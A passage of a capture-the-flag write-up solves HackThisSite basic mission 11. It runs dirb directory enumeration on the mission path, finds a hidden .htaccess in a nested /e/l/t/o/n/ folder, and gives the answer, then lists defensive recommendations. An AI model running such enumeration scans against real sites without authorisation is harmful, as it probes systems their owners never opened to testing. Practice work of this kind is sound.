
After going down a rabbit hole, I ended up using dirb to perform directory enumeration against this base path.


```
timba@TimsPC:/mnt/c/Users/timba/Downloads$ dirb https://www.hackthissite.org/missions/basic/11/
```

Eventually it identified index.php, which is where you input the password


Enter correct password:
●●●●●●●●●●●●●●●


And a nested path: /e/l/t/o/n/, likely a reference to Elton John.



www.hackthissite.org/missions/basic/11/e/l/t/o/n/

Index of /missions/basic/11/e/l/t/o/n

Name	Last modified	Size	Description
Parent Directory		-	

After executing dirb against this nested path, it found .htaccess, which hid files matching DaAnswer.* or .htaccess in directory listings, hence why we couldn't see anything in the /n directory listing.


```
---- Scanning URL: https://www.hackthissite.org/missions/basic/11/e/l/t/o/n/ ----
+ https://www.hackthissite.org/missions/basic/11/e/l/t/o/n/.htaccess (CODE:200|SIZE:80)
```


www.hackthissite.org/missions/basic/11/e/l/t/o/n/DaAnswer

The answer is short! Just look a little harder.

Ironically, the answer is "short".

Recommendations

1. Server-Side Validation: Never trust client-side input, validate everything.

2. Access Control: Implement secure access control mechanisms to minimise exposure of internal files and directories.

3. Code Review: Audit source code for comments, hidden logic, and secrets.

4. Sanitise User Input: Sanitise and escape user inputs, especially those that make system calls.

5. Security Headers: Implement proper security headers.